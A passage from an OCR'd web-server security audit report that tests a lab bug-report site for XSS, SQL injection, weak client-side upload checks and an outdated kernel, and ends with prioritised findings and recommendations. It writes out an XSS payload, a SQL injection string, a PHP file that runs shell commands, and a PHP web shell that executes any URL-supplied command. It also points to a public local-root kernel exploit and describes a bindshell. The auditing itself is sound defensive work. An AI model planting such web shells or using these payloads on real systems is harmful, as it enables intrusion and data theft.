is possible to upload dynamic pages, browse to the test.php file you just uploaded in order to determine if the website configuration also allows executing dynamic pages from the upload directory. |

| | |
|---|---|
| | If requesting test.php results in an informational page with a directo ry listing of the document root at the bottom, you have now gained the same privileges as the web server user.<br>If just the information page is visible, the php configuration has been hardened in order to disallow interaction with the command shell.<br>If the php source code is shown when requesting the page, the web server configuration has been instructed not to run dynamic pages from within the upload directory. |
| Objective / subjective | Objective |
| Reference | Contribution based on personal knowledge and exper ience. |
| | |
| Privilege escalation | |
| Identifier | P1 |
| Control objective<br><br>Risk | Check if all SUID and SGID files present, are part of the sta ndard operating system environment (distribution). In case binaries are found that are not part of the distribution, make sure the y do not contain publicly known vulnerabilities.<br>- A black hat hacker gains root -level access to the system and abuses it to hide his identity, attacking other Internet connected systems.<br>- A script kiddy gains administrative access to the server, and de faces the website.<br>- A script kiddy gains administrative access to the server and abuses it for initiating a denial of service attack.<br>- A worm gains administrative access and abuses the system to replicate itself. |
| Compliance | All SUID and SGID files on the sy stem are part of the standard operating system distribution or contain no publicly known vulnerabilities. |
| Testing | The two steps involved in this check are:<br>- determine if there are SUID or SGID files present that are not part of the standard operating syste m distribution.<br>- Find out if non -standard SUID or SGID files contain known vulnerabili ties<br><br>**Are SUID/SGID's part of OS distribution?**<br>In order to find out which SUID/SGID files are part of the OS distribution and which aren't, the script listed in appendix 3 will be used. This script searches the system for all SUID and SGID files the user that is running the script can access. The files found are compared with the details present in the package database. For each file, the script reports if the file is part of a standard package and if the MD5 sum of the file matches the checksum present in the package database.<br><br>Run this script using the command:<br><br>>> perl sgid -suid-check.pl<br><br>**Do non -standard suid/sgid files contain known vulnerabili ties**<br>If the previous step reported SUID or SGID files that are not part of the OS distribution, some additional research is required to determine if these files contain publicly known vulnerabilities. The Internet is an excellent resource when searching for known vulnerabilities in software.<br><br>Use at least the following three references to verify that no known vulnerabilities are present in this software: |

| | |
|---|---|
| | http://www.securityfocus.com/search<br>http://www.securitytracker.com/<br>http://www.google.com<br><br>When using Google, append "site: lists.netsys.com" in the search field as a search option. |
| Objective / subjective | Objective |
| Reference | http://www.securityfocus.com /bid/vendor/<br>http://www.k-otik.com/exploits/<br>http://www.google.com<br>Contribution based on personal knowledge and experience. |
| | |
| Identifier | P2 |
| Control objective | Check if the locally present software does not contain known security vulnerabilities, that allow privilege escalation. |
| Risk<br><br><br><br><br><br>Compliance | - A black hat hacker gains root-level access to the system and abuses it to hide his identity, attacking other Internet connected systems.<br>- A script kiddy gains administrative access to the server, and defaces the website.<br>- A script kiddy gains administrative access to the server and abuses it for initiating a denial of service attack.<br>- A worm gains administrative access and abuses the system to replicate itself.<br>Successful verification that locally present software does not contain known security vulnerabilities. |
| Testing | As mentioned during the risk evaluation, privilege escalation is most likely to happen if an attacker is able to abuse running processes, attack the active kernel or abuse a SUID or SGID privileged binary. If local software is kept up to date, there will be no publicly known vulnerabilities present for an attacker to exploit.<br><br>Let's differentiate two types of local software:<br>- The software installed as part of the operating system<br>- Additional software that has been installed separately<br><br>**software installed as part of the operating system**<br>Software that has been installed as a part of the operating system, will be listed in the package database. Verifying if the latest software versions are active at this system, can be done by matching the software versions listed in the package database with the updates that are available for this particular RedHat version.<br><br>>> List the RedHat version by querying /etc/redhat-release<br>cat /etc/redhat-release<br><br>>> Obtain a list of installed packages<br>rpm –qa \| sort –u<br><br>>> Obtain a list of the packages that have been updated<br>ftp dl.xs4all.nl<br>cd /pub/mirror/redhat/linux/updates/<VERSION>/en/os/i386/<br>ls<br>cd /pub/mirror/redhat/linux/updates/<VERSION>/en/os/i686/ |

ls

Print both lists and compare the versions that have been found at both places. If you find any diffe rences consult the RedHat website to determine if the package was updated because of security, bugfix or enhancement reasons.

>> https://www.redhat.com/apps/support/errata/index.html

If the software was updated for security reasons, check if there is exploit code publicly available on the Internet. Excellent resources are:

>> http://www.securityfocus.com/bid/vendor/
>> http://www.k -otik.com/exploits/
>> http://www.google.com

Since it might occur that a vulnerability has become publicly known, but the vendor has not updated its packages yet, at least the following resource should be consulted to check for unfixed vulnerabilities:

>> http://www.securityfocus.com/bid/vendor/

**Additional software that has been installed separately**

The script search -soft.pl, which can be found in appendix 3, can be used to determine if there is software present that was not installed as part of the operating system.

>> perl search -soft.pl

All executables found have not been verified as part of the steps carried out in the previous action. In case additional programs are found, follow the steps described below to determine if there are known security vulnerabilities present in these programs.

1. Try to determine the product name, version and vendor of the program

   >> Does the filename contain product or version information?
   >> Does the directory where the file is stored contain product or version information?
   >> Are there manual/README pages present revealing information?
   >> Are there related configuration files pre sent revealing information?

2. Search the Internet using the information found in step 1

   >> http://www.google.com

   In case known security vulnerabilities are found during this research:

3. Search f or exploit of known vulnerability.
   Check if there is exploit code publicly available on the Internet. Excellent resources are:

   >> http://www.securityfocus.com/bid/vendor/
   >> http://www.k -otik.com/exploits/

| | |
|---|---|
| | >> http://www.google.com<br><br>When using Google, append “site: lists.netsys.com” in the search field as a search option. |
| Objective / subjective | Objective. |
| Reference | http://www.redhat.com<br>http://www.securityfocus.com /bid/vendor/<br>http://www.k-otik.com/exploits/<br>http://www.googl e.com<br>Contribution based on personal knowledge and experience. |
| | |

# 5 Conduction the audit

For conducting the audit, we will use the checklists that have been described in chapter 4.

## 5.1 XSS vulnerabilities

| | |
|---|---|
| **Identifier** | W1 |
| **Control objective** | Check if the there is dynamic content in the website that is vulnerable to Cross Site Scripting (XSS). |
| **Compliance** | All user input inserted through the URL should be validated properly before being processed by the web server. |

### *5.1.1 Determine the dynamic web pages that are present*

A mirror of the website is created offline:

```
[maarten@Glitter audit]$ wget -r http://bugreport.jizzlenet.exp /index.html -o
wget-output
[maarten@Glitter audit]$ ll
total 8
drwxrwxr-x 3 maarten maarten 40 96 Dec 30 10:39 b ugreport.jizzlenet.exp
-rw-rw-r-- 1 maarten maarten 1472 Dec 30 10:39 wget -output
```

From the output, we will create a list of all pages that have been mirrored:

```
[maarten@Glitter audit]$ grep " \-\- http" wget -output | cut -f3 -d" "
http://bugreport.jizzlenet.exp/index.html
http://bugreport.jizzlenet.exp/robots.txt
http://bugreport.jizzlenet.exp/gifs/bug -4.jpg
http://bugreport.jizzlenet.exp/bugreport@jiz zlenet.exp
```

To this list, we add all pages that are requested from forms present in th e website:

```
[maarten@Glitter audit]$ find ./ -type f -exec grep -il action= \" {} \; -exec grep
action= \" {} \;
./bugreport.jizzlenet.exp/index.ht ml
    <form name= "form1" method="post" action="/submit2db.php" >
    <form name= "form2" method="post" action="/ stattrack.php">
    <form enctype="multipart/form -data" action="/upload2.php" method="post"
```

### 5.1.2 Determine the input variables of these web pages


The following dynamic pages and variables can be determined:

| Page | Variables |
|---|---|
| /submit2db.php | name<br>email<br>details |
| /stattrack.php | refid |
| /upload.php | userfile |
| | |

### 5.1.3 Determine if XSS vulnerability is present

After combining the pages and the variables from the previous paragraph, the website is checked for XSS vulnerabilities by requesting the following pages:
http://bugreport.jizzlenet.exp/submit2db.php?name=ZZZZZ
http://bugreport.jizzlenet.exp/submit2db.php?email=ZZZZZ
http://bugreport.jizzlenet.exp/submit2db.php?details=ZZZZZ
http://bugreport.jizzlenet.exp/stattrack.php?refid=ZZZZZ
http://bugreport.jizzlenet.exp/upload.php?userfile=ZZZZZ

Only one page includes the five Z's into the resulting web page:




To determine if this page can also be abused for XSS attacks, we request the URL:
http://bugreport.jizzlenet.exp/stattrack.php?refid=<script>alert('Vulnerable%20to%20XSS%20attack')</script>

#### *5.1.4 Compliance*

The system is not in compliance with control objective W2.

### 5.2 Development left -overs

| | |
|---|---|
| **Identifier** | W2 |
| **Control objective** | Check if old versions of dynamic pages are left in the document root. |
| **Compliance** | The search carried out in the testing s teps hould return no results. |

#### *5.2.1 Create a URL list of dynamic pages*

A directory "old -versions" is created. To this directory, the file dynamic pages is added, which contains the URL's of the dynamic pages we discovered in paragraph 5.1.2.

```
-rw-r--r--    1 ma arten  maarten       123 Dec 30 11:46 dynamic   -pages
[maarten@Gli tter old-versions]$ cat dynamic  -pages
http://bugreport.jizzlenet.exp/submit2db.php
http://bugreport.jizzlenet.exp/stattrack.php
http://bugreport.jizzl enet.exp/upload.php
```

#### *5.2.2 Copy check script to directory*

The script "rewrite -urls" from appendix 1 is added to the directory "old-versions".

#### *5.2.3 Create extensions*

The file extensions that can be found in appendix 1, are added to the file "extensions" in the directory "old -versions".

```
[maarten@Glitter old-versions]$ ll
total 12
-rw-rw-r--  1 maarten  maarten  123 Dec 30 11:46 dyna mic-pages
-rw-rw-r--  1 maarten  maarten  380 Dec 30 11:54 extensions
-rw-rw-r--  1 maarten  maarten  452 Dec 30 11:52 rewrite -urls.pl
```

#### *5.2.4 Run script and review results*

After running the script, we review the result by searching through the "GET -result"file.

```
[maarten@Glitter old-versions]$ less GET -result
--11:56:09--  http://bugreport.jizz lenet.exp/submit2db.old
        => `submit2db.old'
Resolving bugreport.jizzlenet.exp... done.
Connecting to  bugreport.jizzlenet.exp[169.127.127.1]:80... conne cted.
HTTP request sent, awaiting response... 404 Not Found
11:56:09 ERROR 404: Not Found.
….
….
/200
Patter n not found  (press RETURN)
```

No successful GET requests have been found.

#### *5.2.5 Compliance*

The results of this check meet the requirements of the control objective of checklist W2.

### 5.3 SQL injection flaws


| **Identifier** | W3 |
|---|---|
| **Control objective** | Check if the there is dynamic content in the website that is vulnerable to SQL -injection. |
| **Compliance** | All user input inserted through the URL or HTML forms, should be validated properly before being processed by the web server. |

#### *5.3.1 Query used*

From the information found when checking for XSS vulnerabilities, we can draw the conclusion that there are two pages interacting with the database:


| Page | Variables |
|---|---|
| /submit2db.php | name<br>email<br>details |
| /stattrack.php | refid |

One script is obviously used to store name, email and details to the database. When submitting test data to the query, we notice that the page returns a server generated referrer id to track the status of his bug report.




Inserting quotes or semi -colons reveals no additional information.

The referrer id brings us to stattrack.php. This page is obviously used to track the status of a bug report, based on the referrer id as user input. Requesting the status report of the te st report we just submitted res ults in:




Inserting some random characters as a referrer id reveals nothing except the XSS flaw we already discovered. Inserting a quote or a semi -colon however, reveals the database we are dealing with as well as the real path of the document root.


From the information gathered here, we estimate the SQL statements to be something like:

| Action | SQL statement |
|---|---|
| Submit data | INSERT INTO table_name<br>(refid, name, email, details, status)<br>VALUES ($refid, $name, $email, $_details, “submitted”); |
| Track status | SELECT refid, name, email, details, status<br>FROM table_name<br>WHERE refid = ‘$refid’; |
| | |

### *5.3.2 Injection*


Only the select statement might potentially be vulnerable to SQL injection leading to information disclosure. The o utput given in the website, depends on the fact if the referrer id that we gave as input, matches a referrer id present in the database. However, since our input is appended to the query, we might be able to select all records, in stead of just the one tha t matches our referrer id, by creating the following statement:

```
SELECT refid, name, email, details, status
  FROM table_name
    WHERE refid = ‘$refid’
      OR ‘1’ = ‘1’;
```

This can be tested by submitting the following data as a referrer id:

```
>> a' or '1' = '1
```

Our injection proves to be successful. Not only did we gain access to all the test input we provided, but we are able to read the bug reports of other users as well.




#### *5.3.3 Compliance*

The system is not in compliance with control objective W3.

### 5.4 Client-side protections

| **Identifier** | W4 |
|---|---|
| **Control objective** | Check if there are client -side functions present, designed to protect form submissions, that are not matched server -side. |
| **Compliance** | There should be no functions present at the client-side that regulate how data is submitted to dynamic pages using form fields, or, the protections added to the client-side should have an equal match server -side. |

#### *5.4.1 Are client-side form protections present*

Using the previously downloaded mirror of the website, we issue the following search command:

```
>> [maarten@Glitter bugreport.jizzlenet.exp]$ find ./ -type f \
>> -exec grep -Eil "onClick|onSubmit" {} \; \
>> -exec grep -Ei "onClick|onSubmit" {} \;
```

| ./index.html |
|---|

```
<form   enctype="multipart/form -data" action="/upload2.php"
        method="post" onSubmit="postIt(userfile);">
<input type="submit" value="submit" onClick="return postIt(userfile);">
        </td>
```

There appears to be a validation routine present in the form that submits data to upload2.php.

### *5.4.2 Is there an equal match server -side for client -side protections*


In order to determine if the server -side contains the same validation routines as the client -side, we need to remove the client -side protection and attempt to submit data that should not be allowed to be submitted.

From the HTML source code, we conclude that it should only be allowed to upload TXT files:

```
function postIt(fn) {
      if (fn.value.search(/.+txt$/) != 0) {
        alert('You can only upload files with a ".txt" extension.');
        return false;
```

By using Websleuth, we remove the validation routing from the HTML code. Two routines have been included. One as part of the form properties and one as part of the input -type "submit".

- onsubmit=postIt(userfile);
- onclick="return postIt(userfile);"



After altering the HTML code, we finish this audit step by trying to upload a non -txt file.

Uploading a PDF file was reported to be completed successfully.

#### *5.4.3 Compliance*

The system is not in compliance with control objective W4.

### 5.5 Upload scripts

| | |
|---|---|
| **Identifier** | W5 |
| **Control objective** | Check if discovered upload scripts can be used to upload dynamic pages within the document root. |
| **Compliance** | Files should not be uploaded to a directory within the document root, unless the functionality of the site demands it. Filenames and extensions should be regulated by server-side protections. |

During the initial scanning phase, an upload directory was detected, as well as a PHP upload script. The following things will be checked in order to determine if the upload functionality of the website introduces additional risk:


- Upload a test file using the upload script
- Determine if this file is accessible via the upload directory
- Check if the file extension can be chosen by the user
- Check if the web server will process dynamic pages from within the upload directory

#### *5.5.1 Upload a test file*

The test file we will upload is called “test.me”.

#### *5.5.2 Determine if the file is accessible via the upload directory*

The upload directory shows two files: the one uploaded when testing for client-side protections and the test.me file. Both are accessible from the webinterface.




### *5.5.3 Check if the file extension can be chosen by the user*

Our previous actions already proved that this is the case. We will try to upload a PHP test file as well.


test.php

```
<?php
 p hpinfo();
 $a = `ls  -la` ;
  $b = `id`  ;
 print “$b <br> \n $a” ;
?>
```

The file test.php is uploaded correctly as well. “

### *5.5.4 Check if the web server will process dynamic pages from within the upload directory*

We will request the test.php file we have just uploaded in or der to verify this step.




General PHP commands, as well as shell commands are executed without any problems. This step gains us local access privileges with the rights of the apache user.

### *5.5.5 Compliance*

The system is not in compliance with control objective W5.

## 5.6 Outdated software

| **Identifier** | P2 |
|---|---|
| **Control objective** | Check if the locally present software does not contain known security vulnerabilities, that allow privilege |

| | |
|---|---|
| **Compliance** | escalation.<br>Successful verification that locally present software does not contai n known security vulnerabilities. |

For this audit step, a lot of commands need to be executed at the Linux shell. Even though all these commands could be uploaded separately each time, it is easier to be able to execute commands directly. For this, we upl oad the following script:

command.php

```
<?php
$cmd = $_G ET['command'];
`$cmd > /var/www/html/upload/output`;
$a = `cat /var/www/html/upload/output`;
print $a;
?>
```

For example, the uname –a command can now be executed by requesting the following URL:
http://bugreport.jizzlenet.exp/upload/command.php?command=u name%20 -a

The output of commands is written to /var/www/html/upload/output and the browser window.

### *5.6.1 software installed as part of the operating system*

In order to determine what the RedHat version is we are dealing with, we request /etc/redhat -release.

>> /upload/command.php?command=cat%20/etc/redhat -release
Red Hat Linux release 8.0 (Psyche)

Next step is to request a list of installed packages.

>> /upload/command.php?command=rpm%20 -qa%20|%20sort%20 -u
The result can be found in appendix 4.

The package list is compared to a list of packages that are available in the updates directory of a RedHat mirror site. The sof tware installed as part of the operating system is up -to-date with exception of one package:

>> kernel -2.4.20 -19.8

The latest versions of this package is:

>> kernel -2.4.20 -27.8

RedHat has issued an errata, stating the kernel has been updated because of a security vulnerability:

https://rhn.redhat.com/errata/RHSA -2003-392.html

An exploit has been made publicly available and can be downloaded at:

http://www.k-otik.com/exploits/12.05.hatorihanzo.c.php [4]

In order to exploit this vulnerability, an attacker could hypothetically:

- compile the exploit code on a separate system.
- upload the exploit using the upload page.
- gain root privileges by running the exploit.

By uploading a Bindshell configured to listen on port 53 or 25 TCP (ports unfiltered on the firewall), an attacker could even gain the convenience of an interactive TTY with root privileges.

Since the authors of the exploit code have strictly prohibited all use and distribution of their exploit code, these steps have not been executed and documented.

### *5.6.2 Additional software*

In order to determine if additional software has been installed, and if so, if it contains publicly known vulnerabilities, we upload and execute the script "search-soft.pl".

The files found by the script are:
/var/www/html/upload/9i_lin_relnotes.pdf is not part of OS distribution.
/var/www/html/upload/test.me is not part of OS distribution.
/var/www/html/upload/test.php is not part of OS distribution.
/var/www/html/upload/command.php is not part of OS distribution.
/var/www/html/upload/search-soft.pl is not part of OS distribution.
/etc/modules.conf~ is not part of OS distribution.
/usr/lib/qt-3.0.5/plugins/styles/bluecurve.la is not part of OS distribution.
/usr/lib/qt-3.0.5/plugins/styles/bluecurve.so is not part of OS distribution.

Our upload script assigns a mode 755 to all uploaded files, which is why the files in /var/www/html/upload are reported.

Modules.conf~ is obviously a backup file left on the system with incorrect file permissions probably by a configuration script.

Searching for bluecurve.la and bluecurve.so on the Internet tells us that these files are part of the redhat-artwork package. The fact that they are reported, seems to be the result of the fact that the redhat-artwork rpm puts the files in the directory /usr/lib/qt3/plugins/styles/. Since /usr/lib/qt3 is really a symbolic link to

[4] The bug was found by Paul (IhaQueR) Starzetz paul@isec.pl
Further research and exploit development by
Wojciech Purczynski <cliph@isec.pl> and Paul Starzetz

/usr/lib/qt-3.0.5, the results found on the operating system are not consistent with the package database.

### *5.6.3 Compliance*

The system is not in compliance with control objective P2.

# 6 Audit result

## 6.1 Audit findings

When combining multiple vulnerabilities present in the system, it is possible for an attacker to gain root access. This section will provide a prioritized summary of all of the issues found within the several audit steps.

| Risk | Finding |
|---|---|
| Critical | SQL injection |
| Critical | Client-side protections / upload |
| Critical | System running on outdated kernel with local root vulnerability |
| Critical | Upload directory present in document root |
| Medium | Cross Site Scripting flaw |
| Low | Directory indexing still enabled |
| Low | Web server version not obscured |
| Low | Unnecessary ports open at firewall |

### *6.1.1 Critical*

As described in par. 5.3, the SQL injection vulnerability can be abused to gain access to the contents of the Bugreport database.

By combining the vulnerabilities that exist in the upload functionality and the local kernel, an attacker is able to gain local root privileges on the server. Par. 5.5 shows how an attacker could abuse the vulnerabilities present in the upload page in order to gain the local privileges of the apache user. By abusing the vulnerability found in the kernel in par. 5.6, an attacker would be able to escalate those privilege to root. By using one of the unused open ports on the firewall, that were discovered during the system identification phase, an attacker could even obtain the convenience of an interactive tty.

During the initial identification phase (par. 3.2), a upload directory proved to be part of the document root. Further research performed in par. 5.5.3, proved that this directory is indexed and meant to contain bug reports submitted by customers. Having these reports available within the document root could lead to the public disclosure of sensitive information.

### *6.1.2 Medium*

The Cross Site Scripting flaw, discovered and described in par. 5.1, allows for an attacker to disclose inappropriate or embarrassing data, creating the illusion the information is coming from the jizzleNET website.

### *6.1.3 Low*

All off the low risks vulnerabilities found, were discovered during the initial identification phase, documented in chapter 3.

The still enabled directory indexing functionality, allows an attacker to review the content of a directory that does not have an indexing page present. This already proved useful for the upload directory that was present within the document root.

The web server version that is displayed in the web server header and error pages, discloses the operating system and web server version that is used to the attacker. This information allows for an attacker to better plan his actions against the system

Some of the TCP and UDP ports were found to be unfiltered at the firewall. Even though there is no daemon software running behind the ports that can be abused, the open ports might serve as communication channels. This makes the system more attractive to a hacker for serving as a hop for hiding his identity.

### 6.2 Audit recommendations

| | |
|---|---|
| **SQL injection** | |
| Critical | Recommendation: include server-side routines that validate all user input before it is processed.<br><br>An attacker is able to access all bug reports using SQL injection, because of the fact that proper input validation is missing. The server-side scripts do not have a routine present that determine if the request submitted by a user is malicious or authentic. A referrer id, for instance, is constructed using only alphanumeric characters. By validating the referrer id (server-side) before it is included in the SQL statement, you can make sure that no one requests bug reports other than his own. |
| **Client-side protections / upload** | |
| Critical | Recommendation: match all client-side protections/validations with at least an equal match server-side.<br><br>Client-side HTML code should never form the only barrier when protecting important assets. A user has full control over his own client and is therefore able to remove all validation routines that have been introduced on that side of the application. Client-side validations are an excellent way to quickly inform and alert a user a mistake has been made in completing a form, but it should not be considered as a security measure. As mentioned in the SQL injection recommendation: all user input should be validated server-side. |
| **System running on outdated kernel with local root vulnerability** | |
| Critical | Recommendation: Update kernel and review software control and distribution procedures in order to be able to fix security vulnerabilities in a timely manner.<br><br>Except for the kernel, all software has been is up-to-date on this server. Even though an attacker should never be able to get to the point where he has the opportunity to abuse a local kernel vulnerability, it is important to also pay proper attention to this second layer of security. It often proves to be tempting to postpone updating the kernel for the good of system uptime. Still, especially with local root vulnerabilities, timely updates are essential for keeping the server in a secure state. A proper software control and distribution procedure can help create |

| | |
|---|---|
| | an environment that leaves no doubt on whether or not a security update should be implemented or not, and within what kind of timeframe. Of course, before updating procedures, the first action should be updating the kernel software of the system. |
| **Upload directory present in document root** | |
| Critical | Recommendation: create a file upload directory outside of the document root and configure the upload script to put uploaded files in that directory.<br><br>If uploaded files (such as bug reports) do not need to be accessible to the general public, the directory to which they are uploaded, should not be part of the document root. By storing uploaded files in a directory outside the document root, an attacker is no longer able to:<br>- access the upload directory and request uploaded files.<br>- upload his dynamic pages to the upload directory and execute them using the web browser. |
| **Cross Site Scripting flaw** | |
